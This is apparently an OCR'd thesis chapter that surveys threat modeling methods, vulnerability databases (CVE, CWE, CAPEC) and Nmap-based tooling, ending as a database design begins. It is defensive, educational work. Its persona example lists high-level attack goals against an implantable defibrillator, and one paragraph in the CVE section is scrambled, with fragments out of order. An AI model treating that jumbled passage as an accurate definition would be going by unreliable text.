


Figure3.3: CVSS Metric Groups [13]

The Base metric group represents the intrinsic characteristics of a vulnerability that are constant over time and across user environments. It is composed of two sets of metrics: the exploitability metrics and the Impact metrics.

The Exploitability metrics reflect the ease and technical means by which the vulnerability can be exploited. That is, they represent characteristics of the thing that is vulnerable, which we refer to formally as the vulnerable component. On the other hand, the Impact metrics reflect the direct consequence of a successful exploit, and represent the consequence to the thing that suffers the impact, which we refer to formally as the impacted component.

While the vulnerable component is typically a software application, module, driver, the impacted component could be a software application, a hardware device or a network resource. This potential for measuring the impact of a vulnerability other than the vulnerable component, is a key feature of CVSS v3.0. This property is captured, and further discussed by the Scope metric. The Temporal metric group reflects the characteristics of a vulnerability that may change over time but not across user environments. For example, the presence of a simple-to-use exploit kit would increase the CVSS score, while the creation of an official patch would decrease it. The Environmental metric group represents the characteristics of a vulnerability that are relevant and unique to a particular user's environment. These metrics allow the scoring analyst to incorporate security controls which may mitigate any consequences, as well as promote or demote the importance of a vulnerable system according to her business risk. [13]

2.1.5 Attack Trees

Using attack trees to model threats is one of the oldest and most widely applied techniques on cyber-only systems, cyber-physical systems, and purely physical systems. Attack trees were initially applied as a stand-alone method and has since been combined with other methods and frameworks. [14]

Attack trees are diagrams that depict attacks on a system in tree form. The tree root is the goal for the attack, and the leaves are ways to achieve that goal. Each goal is represented as a separate tree. Thus, the system threat analysis produces a set of attack trees. Examples are presented in Figure 3.4.





Figure 3.4: Attack Tree Examples [5]

In the case of a complex system, attack trees can be built for each component instead of for the whole system. Administrators can build attack trees and use them to inform security decisions, to determine whether the systems are vulnerable to an attack, and to evaluate a specific type of attack. [15]

In recent years, this method has often been used in combination with other techniques and within frameworks such as STRIDE, CVSS, and PASTA.

2.1.6 Persona non Grata

Persona non Grata (PnG) was developed at DePaul University and is used to model a threat based on motivations and skills of human attackers allowing modelers to visualize threats from the counterpart side. This approach introduces potential attackers or intended archetypal users of the system, their motivations, objectives, and skills to technical experts so that they can identify vulnerabilities and points of compromise relevant to the system. Each fictitious persona provides a realistic and engaging representation of a specific user group with traits from psyche, emotions, and background as seen in Figure 3.5. PnG fits well into the Agile approach, which uses personas.



As a mechanical engineer, Marvin developed a new design for an implantable cardioverter-defibrillator (ICD) that he planned to patent. However, the MedsRUs Company beat him to the punch and filed a patent for a similar design. MedsRUs is now getting rich and Marvin is feeling cheated and angry at his lost opportunity.

Recently divorced, and without the funds to support the lifestyle he dreamed of, he has become increasingly bitter about his perceived loss.

Marvin's Misuse Cases that Threaten Correct Operation of the ICD

1. Snoop on the data transmitted along the serial cable between the ICDs' reprogramming equipment and communication device in order to retrieve the patient's name, ID, and basic medical history that is all stored in the ICD.
2. Transmit commands to replace the patient's personal information in the ICD.
3. Transmit commands to shut off the device's ability to respond to cardiac events.
4. Transmit commands to switch to test mode so that a carefully timed current triggers an arrhythmic test event that could stop the heart entirely.

Goals:

- To undermine the reputation of MedsRUs by disrupting the ICD behavior of random ICD users on the street.
- To accomplish the attack without detection.
- To cause discomfort to ICD users without killing them.

Skills:

- Strong code/hacking skills
- Mechanical engineering/device building skills

Marvin
Mechanic al Engineer
Bitter and revengeful

Angela is a medical researcher who believes that current practices in heart monitoring and defibrillation are not as effective as they might be. She has run some experiments on lab rats but wishes to experiment with human subjects. She knows that she first needs to go through the process of human-subject research approval, but before doing so, she has decided to try some informal experiments on her own group of patients. This way she can short-circuit the otherwise laborious task of getting her study approved. She needs a breakthrough discovery to boost her career, which has currently stagnated.

Angela's Misuse Cases that Threaten Correct Operation of the ICD

1. Set heart rate cut-off rate and therapy initiation delays to experimental levels outside normal bounds.
2. The ICD stores a record of any changes in setting, therefore Angela will tamper with the ICD command audit log on both the ICD and the external history database to remove all record of the current change in settings.
3. During normal operation, the ICD records pulsing/therapy events and sensor readings. Angela's boyfriend has written code to remove evidence of the illegal study by purging the historical log.

Goals:

- To perform a non-approved study on her patients by testing a variety of non-approved pulsing therapies.
- To cover her tracks by purging her illegal commands from the ICD logs.

Skills:

- Medical training to plan new therapy patterns
- Lacks technical skills to tamper with the ICD command log in order to hide the unorthodox commands she sends to the device. However, she has persuaded her boyfriend, who is a skilled hacker, to write a program to purge entries from the log.

Angela
Medical Doctor
Ambitious researcher

Figure 3.5:PNG Example [5]


This kind of method with different user types is typically used in user experience (UX) design, where a designer makes an attempt to predict different ways users behave when using the user interface. According to Cleland-Huang, creating different hostile personas helps to take a more systematic approach when addressing security concerns throughout a project. [16]. Once adversarial personas are modeled, misuse cases with targets and possible attack mechanisms are identified.

2.1.7 Security Cards

The main purpose of Security Cards is to facilitate the exploration of possible threats and to improve a better security mindset. Hence it is useful also for educators and students. Security Cards is less structured approach and focuses on creativity and brainstorming instead of preconfigured checklists or libraries. The goal is to find more sophisticated and unusual attacks. [17]The creators of the Security Cards presented the following list of questions that Security Cards should give answers [18]:

- If your system is compromised, what human assets could be impacted?
- Who might attack your system, and why?
- What resources might the adversary have?
- How might the adversary attack your system?

The deck contains 42 cards and four suits or dimensions: Human Impact, Adversary's Motivations, Adversary's Resources and Adversary's Methods. Human Impacts describes, as the title implies, different ways an attack can impact humans, good examples of that would be violations of privacy and financial loss. Reasons for attacking against a system are covered in Adversary's Motivations, while the tools and expertise needed to accomplish those goals are presented in Adversary's Resources dimension. Adversary's Methods describe how an attack might be carried out. (Mead et al. 2018, 5).



Human Impact	Adversary's Motivations	Adversary's Resources	Adversary's Methods
• the biosphere	• access or convenience	• expertise	• attack cover-up
• emotional well-being	• curiosity or boredom	• a future world	• indirect attack
• financial well-being	• desire or obsession	• impunity	• manipulation or coercion
• personal data	• diplomacy or warfare	• inside capabilities	• multi-phase attack
• physical well-being	• malice or revenge	• inside knowledge	• physical attack
• relationships	• money	• money	• processes
• societal well-being	• politics	• power and influence	• technological attack
• unusual impacts	• protection	• time	• unusual methods
	• religion	• tools	
	• self-promotion	• unusual resources	
	• world view		
	• unusual motivations		

Figure 3.6: Security-Card Dimensions [5]

2.1.8 hTMM

The Hybrid Threat Modeling Method (hTMM) was developed by the SEI in 2018. It consists of combination of SQUARE (Security Quality Requirements Engineering Method), Security Cards, and PnG activities. The targeted characteristics of the method include no false positives, no overlooked threats, a consistent result regardless of who is doing the threat modeling, and cost effectiveness. [17] The main steps of the method are:

1) Identify the system to be threat-modeled.
2) Apply Security Cards based on developer suggestions.
3) Remove unlikely PnGs.
4) Summarize the results using tool support.
5) Continue with a formal risk-assessment method.

2.1.9 Quantitave Threat Modeling Method

This hybrid method consists of attack trees, STRIDE, and CVSS methods applied in synergy. It aims to address a few pressing issues with threat modeling for cyber-physical systems that had complex interdependences among their components. [19]

The first step of the Quantitative Threat Modeling Method (Quantitative TMM) is to build component attack trees for the five threat categories of STRIDE. This activity shows the dependencies among attack categories and low-level component attributes. After that, the CVSS method is applied and scores are calculated for the components in the tree.

2.1.10 TRIKE

Trike was created as a security audit framework that uses threat modeling as a technique. [17] It looks at threat modeling from a risk-management and defensive perspective. [20] Trike is a unified conceptual framework for security auditing from a risk management perspective through the generation of threat models in a reliable, repeatable manner. A security auditing team can use it to completely and accurately describe the security characteristics of a system from its high level architecture to its low-level implementation details. Trike also enables communication among security team members and between security teams and other stakeholders by providing a consistent conceptual framework.

Trike is distinguished from other threat modeling methodologies by the high levels of automation possible within the system, the defensive perspective of the system, and the degree of formalism present in the methodology. Portions of this methodology are currently experimental; as they have not been fully tested against real systems, care should be exercised when using them. [20]

As with many other methods, Trike starts with defining a system. The analyst builds a requirement model by enumerating and understanding the system's actors, assets, intended actions, and rules. This step creates an actor-asset-action matrix in which the columns represent assets and the rows represent actors.

Each cell of the matrix is divided into four parts, one for each action of CRUD (creating, reading, updating, and deleting). In these cells, the analyst assigns one of three values: allowed action, disallowed action, or action with rules. A rule tree is attached to each cell.

After defining requirements, a data flow diagram (DFD) is built. Each element is mapped to a selection of actors and assets. Iterating through the DFD, the analyst identifies threats, which fall into one of two categories: elevations of privilege or denials of service. Each discovered threat becomes a root node in an attack tree.

To assess the risk of attacks that may affect assets through CRUD, Trike uses a five-point scale for each action, based on its probability. Actors are rated on five-point scales for the risks they are assumed to present to the asset. Also, actors are evaluated on a three-dimensional scale for each action they may perform on each asset.

2.1.11 VAST Modeling

The VAST (Visual, Agile, and Simple Threat modelling) methodology focuses on the scalability of the threat modelling process and the integration into an Agile software development environment. It seeks to provide outputs for all the various stakeholders: from developers and system architects, to security analysts and business executives. The methodology provides a unique and straightforward way for the visualization of system/application architectures, and does not require extensive security expertise, thus making it accessible to a wider audience To the best of our knowledge at the time of writing no official methodology document has been released by the creators. [21]

2.1.12 OCTAVE

For an organization looking to understand its information security needs, OCTAVE is a risk based strategic assessment and planning technique for security. OCTAVE is self-directed, meaning that people from an organization assume responsibility for setting the organization’s security strategy. The technique leverages people’s knowledge of their organization’s security-related practices and processes to capture the current state of security practice within the organization [22]. Risks to the most critical assets are used to prioritize areas of improvement and set the security strategy for the organization.

Unlike the typical technology-focused assessment, which is targeted at technological risk and focused on tactical issues, OCTAVE is targeted at organizational risk and focused on strategic, practice-related issues. [23] It is a flexible evaluation that can be tailored for most organizations. When applying OCTAVE, a small team of people from the operational units and the information technology department work together to address the security needs of the organization, balancing the three key aspects illustrated in Figure 3.7 [24]:

1. Build asset-based threat profiles.
2. Identify infrastructure vulnerability.
3. Develop a security strategy and plans.




Figure 3.7: OCTAVE Process [24]

The OCTAVE approach is driven by two of the aspects: operational risk and security practices. Technology is examined only in relation to security practices, enabling an organization to refine the view of its current security practices. By using the OCTAVE approach, an organization makes information-protection decisions based on risks to the confidentiality, integrity, and availability of critical information-related assets. All aspects of risk are factored into decision making, enabling an organization to match a practice-based protection strategy to its security risks.

2.1.13 OWASP

The Open Web Application Security Project (OWASP) has published a book that describes 21 threat events that are related to web applications and are undertaken using automated actions. The book is called OWASP Automated Threat Handbook, and it provides actionable information and resources to detect and mitigate threats against web applications. The first version was published in July 2015 and the current version was published in February 2018. Each threat event describes sectors that are more commonly targeted than others, parties that are most often affected by the threat and data types that are commonly misused. Additionally, the description of the threat, cross-reference to other libraries such as CAPEC, WASC and CWE are presented, following with the possible symptoms and suggested threat-specific countermeasures. (Watson & Zaw 2018)

Additionally, the OWASP Top Ten is a list that contains the most critical security risks. The list is updated every few years, and therefore it reflects the most prevalent threats at the time being. Consequently, they are a great starting point when designing technical threat model. There are Top Ten lists with varying degree of maturity for web applications, Internet of Things (IoT), mobile, privacy, serverless technology, Docker container environments, and cloud-native technologies, as well as top five lists for machine learning in early development. OWASP Top Ten for web applications is the most mature list, since each vulnerability describes information about related threat agents and attack vectors, security weaknesses, and impacts. There are also instructions on how to evaluate if an application is vulnerable to this threat, how to prevent it, as well as example attack scenarios. [6]

2.2 Threat Modeling Processes

OWASP breaks the threat modeling process down to six steps. [6]

1. Assessment Scope - The first step is always to understand what's on the line. Identifying tangible assets, like databases of information or sensitive files is usually easy. Understanding the capabilities provided by the application and valuing them is more difficult. Less concrete things, such as reputation and goodwill are the most difficult to measure, but are often the most critical.
2. Identify Threat Agents and possible Attacks - A key part of the threat model is a characterization of the different groups of people who might be able to attack your application. These groups should include insiders and outsiders, performing both inadvertent mistakes and malicious attacks.
3. Understand existing Countermeasures - The model must include the existing countermeasures
4. Identify exploitable Vulnerabilities - Once you have an understanding of the security in the application, you can then analyze for new vulnerabilities. The search is for vulnerabilities that connect the possible attacks you've identified to the negative consequences you've identified.
5. Prioritized identified risks - Prioritization is everything in threat modeling, as there are always lots of risks that simply don't rate any attention. For each threat, you estimate a number of likelihood and impact factors to determine an overall risk or severity level.
6. Identify Countermeasures to reduce threat - The last step is to identify countermeasures to reduce the risk to acceptable levels.

To further explore threat modeling processes, three approaches will be presented:

1. A Goal Oriented Approach
2. A Developer Driven Approach
3. A Risk Centric Approach

2.2.1 Goal Oriented Approach

In this case the process includes four high-level steps which entail definitions on system level security, threat elicitation, threat analysis and risk association, and evaluation on countermeasure functionality. The entire process is documented in a threat-SIG that forms the threat model to be used throughout the development life cycle. [25].The proposed modeling is depicted in Figure 3.8.




Figure 3.8: Activity Diagram [25]

2.2.2 Developer Driven Approach

In 2007, EMC began efforts to roll out threat modeling as an integral part of its secure software development processes. The intent was to address security better and embed security considerations into software design processes and throughout the corporation's culture. The threat-modeling process at EMC has evolved over the past few years and currently involves:

- creating an annotated dataflow diagram;
- identifying and analyzing threats, guided by a threat library;
- assessing threats' technical risk; and
- mitigating threats to reduce risk.

Because of the distributed product design knowledge and the relative scarcity of security expertise, a threat modeling approach that software engineers with or without security expertise could leverage was necessary. [26]

2.2.3 Risk Centric Approach

The risk centric approach follows a collaborative straightforward logic; the goal is to mitigate only the threats that can cause damage. Evidence based threat modeling is applied in order to collect the required information on threats to support threat motives, and to handle threat data so that they support prior threat patterns. Metrics highly used here are:

- Probability of attack
- Threat Likelihood
- Inherent Risk
- Impact of Compromise

Furthermore, prioritization models are used to point to dangerous components.

3. Vulnerability Databases

Going through threat modeling methodologies and processes, it is tangible to say that recognizing threats or exposures leading to vulnerabilities is a standard task, when evaluating the security of assets. In order to do so in a timely manner, especially when the attack surface is vast, security researchers make use of vulnerability databases to recognize and remediate the existing threats. They do so through a variety of tools that allow them to scan and otherwise attack software assets, in order to identify possible exposures through CPE entries correlated with CVE's and to make an attempt at exploiting them.

3.1 CPE

The intended purpose of common platform enumeration is to provide a consistent method that will be able to recognize and provide details about the classes of various applications, operating systems, and hardware devices present amongst the computing assets of an organization or a company. CPE proves to be an invaluable resource when it comes to the implementation and validation of IT management policies, since it can supplement the vulnerability, configuration, and remediation policies with critical information. IT management tools can collect information about installed products, identify products using their CPE names, and use this standardized information to help make fully or partially automated decisions regarding the assets. [27]

3.2 CVE

Common Vulnerabilities and Exposures is a catalogue of publicly known cybersecurity vulnerabilities, every entry contains an identification number a description and at least one public reference. CVE's are used by multiple tools for vulnerability scanning and identification (like Nmap or Nessus), and other penetration testing procedures thus aiding in the process of securing the computing assets of organizations against adversaries [2]. If it does not directly allow compromise but could be an important component of a successful attack, and is a violation of a reasonable security policy. An "exposure" describes a state in a computing system (or set of systems) that is not a vulnerability, but either:

Each CVE receives a CVSS score from the NVD, indicating its security severity. The NVD's security severity ranking helps responders including developers, DevSecOps and security teams determine how to approach the vulnerability and when. Remediation resources are allocated based on severity prioritization.

The CVSS score follows a formula made up of several security metrics. The metrics involved in determining the severity of a vulnerability include its access vector, the attack complexity, the confidentiality of data processed by the system containing the vulnerability, the integrity of the exploited system, to name a few. [28]

3.3 CWE

Companies and other software acquirers need assurance that the products they are buying are checked for known types of security flaws, while acquisition groups with high authority and other private organizations are moving forward in using these types of reviews as part of future contracts. However, the tools and services that can be used for this type of review are new at best and there is no classification, taxonomy, or standards to aid in delimiting the capabilities and coverage in such tools and services. This makes it difficult to comparatively decide which tool/service is best suited for a particular job. The production of a standard list that helps in the classification of software security weaknesses to be implemented both as a universal language for weakness definition and as a measuring stick for tools and services, is essential. [2]

CWE is a community-developed formal list of common software weaknesses. Being a common language for describing software security weaknesses, it works as a standard measuring stick for software security tools targeting these vulnerabilities, and as a baseline standard for weakness identification, mitigation, and prevention efforts. Leveraging the diverse thinking on this topic from academia, the commercial sector, and government, CWE unites the most valuable breadth and depth of content and structure to serve as a unified standard. Our objective is to help shape and mature the code security assessment industry and also dramatically accelerate the use and utility of software assurance capabilities for organizations in reviewing the software systems they acquire or develop. [2]

CWE's definitions and descriptions support the search for common types of software security flaws in code prior to fielding. This means both users and developers of software assurance tools and services now have a mechanism for describing each of the industry's software security flaw code assessment capabilities in terms of their coverage of the different CWEs. If necessary, CWE can also be scoped to specific languages, frameworks, platforms, and machine architectures.

Beyond the creation of the CWE List and associated classification tree for the reasons described above, a further end-goal of this effort is to take the findings and results of this work and use them as the foundation of a CWE Compatibility Program that can be directly used by organizations in their selection and evaluation of tools and/or services for assessing their acquired software for known types of weaknesses.

3.4 CAPEC

The Common Attack Pattern Enumeration and Classification (CAPEC) effort provides a publicly available catalog of common attack patterns that helps users understand how adversaries exploit weaknesses in applications and other cyber-enabled capabilities. Attack Patterns are descriptions of common attributes and approaches employed by adversaries to exploit known weaknesses in cyber-enabled capabilities. Attack patterns define the challenges that an adversary may face and how they go about solving it. They derive from the concept of design patterns applied in a destructive rather than constructive context and are generated from in-depth analysis of specific real-world exploit examples. (MITRE)

Each attack pattern captures knowledge about how specific parts of an attack are designed and executed, and gives guidance on ways to mitigate the attack's effectiveness. Attack patterns help those developing applications, or administrating cyber-enabled capabilities to better understand the specific elements of an attack and how to stop them from succeeding.

Benefits:

- Attack patterns captured in such a formalized way can bring considerable value to the development and maintenance of cyber-enabled capabilities, including:
- Training – Educate software developers, testers, buyers, and managers.
- Requirements – Define potential threats.
- Design – Provide context for architectural risk analysis.
- Implementation – Prioritize review activities.
- Verification – Guide appropriate penetration testing.
- Release – Understand trends and attacks to monitor.
- Response – Leverage lessons learned into preventative guidance.

Of course, attack patterns are not the only useful tool for building secure cyber-enabled capabilities. Many other tools, such as misuse/abuse cases, security requirements, threat models, knowledge of common weaknesses and vulnerabilities, and attack trees, can help. Attack patterns play a unique role amid this larger architecture of security knowledge and techniques.

3.5 Known Vulnerability Databases

Vulnerability databases contain a vast range of listed vulnerabilities, these lists cannot be created independently on every organization since they require an abundance of assets, a few that initiatives taken on this matter are:

- ISS X-Force database
- Symantec / SecurityFocus BID database
- Open Source Vulnerability Database (OSVDB)
- NVD by NIST
- Chinese National Vulnerability Database(CNNVD)
- Federal Service for Technical and Export Control of Russia (FSTEC) Vulnerability Database

3.6 Relevant Tools

Seeing how the available vulnerability databases provide steady datasets to work with in threat modeling, it is only natural that initiative was taken by security professionals to create tools which enable them to index that information effortlessly and enhance their overall results. A widely known tool, and important component of this thesis is Nmap.

Nmap (Network Mapper) is a free and open source tool, commonly used in the fields of network discovery and security auditing. Furthermore, many systems and network administrators use it for standard tasks like network inventory, managing service upgrade schedules, and monitoring host or service uptimes. Using raw IP packets in innovative ways, Nmap not only manages to discover available hosts on a network, but goes on to perform tasks such as running service detection, operating system detection with version identification, filtering and firewall setup recognition, along with dozens of other implementations. The main goal of the design behind Nmap was to create a tool that is able to both scan large networks rapidly, and to perform extended testing against single hosts. Nmap is considered platform independent since official binary packages are available for Linux, Windows, and Mac OS X. Beyond the classic command-line Nmap executable, the Nmap suite includes an advanced GUI and results viewer called Zenmap, a flexible data transfer system, redirection techniques, a debugging tool , a utility for comparing scan results , a packet generation and a response analysis tool . [29]

Nmap is considered:

- *Flexible*: Supports dozens of advanced techniques for mapping out networks filled with IP filters, firewalls, routers, and other obstacles. This includes many port scanning mechanisms, OS detection, version detection, ping sweeps, and more.
- *Powerful*: Nmap has been used to scan huge networks of literally hundreds of thousands of machines.
- *Portable*: Most operating systems are supported
- *Simple Usage*: While Nmap offers a rich set of advanced features for power users, it is highly adjusted to work in the hands of everyday users looking to keep their home network safe. Both traditional command line and graphical (GUI) versions are available to suit the user’s preference. Binaries are available for those who do not wish to compile Nmap from source. [29]
- *Free*: The primary goal of the Nmap Project is to help make the Internet a little more secure and to provide administrators, auditors, hackers with an advanced tool for exploring their networks. Nmap is an open source tool and also comes with full source code that users may modify and redistribute based on their needs.
- *Well Documented*: The Nmap project offers extended documentation that ranges from web pages and sources to a published book called Nmap Network Scanning.

Other mention worthy open-source tools available on GitHub are:

- *CVE-Search*: Provides the user with offline local search for common vulnerabilities and exposures on a vast data structure, has options for Fast-Lookups on network traffic of possibly vulnerable software. Another perk of this tool is extensibility, CVE-Scan uses the existing database to extract vulnerabilities in systems from NMAP scans
- *Nmap vision*: Nmap's XML result parse and NVD's CPE correlation to search CVE. You can use that to find public vulnerabilities in services

Having threat modelling processes, vulnerability databases and scanning tools in mind, in the following chapters an application is built, with the purpose of combining the three into a search engine.

4. Database Design and Data Handling

In this chapter all the necessary steps to organize the available data properly will be presented. The goal here is to organize the information in ways that will enable multiple connections between different datasets, and at the same time provide a stable back end for a search engine.

4.1 Introduction

Going over the extensive lists on security vulnerabilities, weaknesses and attack patterns, one of the main concerns was to find a way to utilize the existing data up to their full potential. In order to achieve that, an SQL approach was chosen. This way the selected datasets are broken down into multiple groups of details that go along with every recorded entry. In a relational database those details can be isolated and still be interconnected through foreign keys, hence enabling the researcher to handle and analyze the information contained in each table, either separately or as part of a group.

To build a relational database that could accommodate the information on weaknesses, vulnerabilities and attack patterns, provided by MITRE and NIST we had to examine XML, XSD and JSON files. The first step taken while handling the files from MITRE, was to extract a schema out of every given xsd file; Through that schema one can get a holistic view on the structure of the xml files, which is an absolute necessity and an important first step towards a successful design. The resources used to implement the design are the following:

- Xampp apache server
- Xampp MySQL server
- HeidiSQL interface: MySQL interface
- Altova XML spy: XSD schema extraction tool

Firstly, in order to avoid inaccuracies, the values in the xml files were checked against the XSD schemas thoroughly. At this point the schema produced by the XSD file of the CVE list is presented in order to depict the logic behind our architecture, the other schemas are not included here due to their size. Every CVE entry follows the structure shown below:




Figure 5.1: CVE XSD Schema




Figure 5.2: CVE XSD Schema

4.2 Database Design

For every xml file a main MySQL table was designed in HeidiSQL, accordingly CVE, CWE and CAPEC; in those tables an auto-incremented id is created for each entry. The id mentioned above is not only used as the primary key in the main tables, but also used as a foreign key in multiple secondary tables on each case, which contain further information about the entries. In order to save time and resources on our parser, the xml child elements status and description were placed in the same sql table as the CVE main attributes, this way less insert statements are carried out. The sql schema for the CVE list is presented below.

